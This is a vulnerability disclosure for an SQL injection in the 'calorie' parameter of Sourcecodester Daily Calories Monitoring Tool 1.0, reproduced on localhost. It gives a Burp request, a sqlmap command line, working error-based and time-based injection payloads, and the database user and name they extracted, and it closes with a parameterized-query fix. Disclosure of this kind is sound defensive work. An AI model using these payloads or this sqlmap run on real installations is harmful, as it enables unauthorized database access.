SQL injection vulnerability in "delete-calorie.php" in Sourcecodester Daily Calories Monitoring Tool v1.0 allows ATTACKER to execute arbitrary SQL commands via the "calorie" parameter

Affected Project: Sourcecodester Daily Calories Monitoring Tool 1.0

Official Website: https://www.sourcecodester.com/php/17445/daily-calories-monitoring-tool-using-php-and-mysql-source-code.html


Version: 1.0

Related Code file: /endpoint/delete-calorie.php

Injection parameter: GET request parameter “**calorie**” is vulnerable.

Steps:


1. Access the application URL http://localhost/daily-calories-monitoring-tool/. I have created few entries here for demonstration.



Daily Calories Monitoring Tool

Date	Calories (g)	Action
2024-05-22	432	X
2024-05-27	123	X
2024-06-05	234	X
2024-06-12	234	X
2024-06-26	324	X
2024-06-29	432	X


2. Try to delete any one of the available entries. Click on the Red Cross as shown in the screenshot below.



localhost/daily-calories-monitoring-tool/

Daily Calories Monitoring Tool

Date	Calories (g)	Action
2024-05-22	432	X
2024-05-27	123	X
2024-06-05	234	X
2024-06-12	234	X
2024-06-26	324	X
2024-06-29	432	X




Daily Calories Monitoring Tool

Date	Calories (g)	Action
2024-05-22	432	X
2024-05-27	123	X
2024-06-05	234	X
2024-06-12	234	X
2024-06-26	324	X

localhost

Do you want to delete this calorie?


3. Intercept the traffic using Burp Suite proxy editor. Here the GET request parameter “**calorie**” is vulnerable to SQL injection. This is demonstrated in next steps.



Request to http://localhost:80 [127.0.0.1]


```
GET /daily-calories-monitoring-tool/endpoint/delete-calorie.php?calorie=19 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost/daily-calories-monitoring-tool/
Upgrade-Insecure-Requests: 1
Priority: u=1
```

4. We will run SQLMAP against the GET Request as shown in the following screenshot.



```
D:\Tools\SQLMAP\sqlmapproject-sqlmap-79aa315>sqlmap.py --flush-session -u "http://localhost/daily-calories-monitoring-to
ol/endpoint/delete-calorie.php?calorie=18" --current-db --current-user --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.6.17#dev}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 08:18:22 /2024-07-01/

[08:18:22] [INFO] flushing session file
[08:18:22] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/daily-calories-monitoring-tool/'. Do you want to follow? [Y/n] N
[08:18:27] [INFO] testing if the target URL content is stable
[08:18:27] [WARNING] GET parameter 'calorie' does not appear to be dynamic
[08:18:27] [INFO] heuristic (basic) test shows that GET parameter 'calorie' might be injectable (possible DBMS: 'MySQL')

[08:18:27] [INFO] heuristic (XSS) test shows that GET parameter 'calorie' might be vulnerable to cross-site scripting (X
SS) attacks
[08:18:27] [INFO] testing for SQL injection on GET parameter 'calorie'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

5. SQLMAP identifies GET request parameter “**calorie**” as vulnerable. Also, SQLMAP successfully lists out the database and current name.



```
GET parameter 'calorie' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 53 HTTP(s) requests:
---
Parameter: calorie (GET)
    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: calorie=18' AND EXTRACTVALUE(4656,CONCAT(0x5c,0x716a717871,(SELECT (ELT(4656=4656,1))),0x717a707071)) AN
uXMb'='uXMb

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: calorie=18' AND (SELECT 2770 FROM (SELECT(SLEEP(5)))HYqh) AND 'OQuC'='OQuC
---
[08:19:34] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[08:19:35] [INFO] fetching current user
[08:19:35] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
[08:19:35] [INFO] fetching current database
[08:19:35] [INFO] retrieved: 'calories_db'
current database: 'calories db'
```

Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html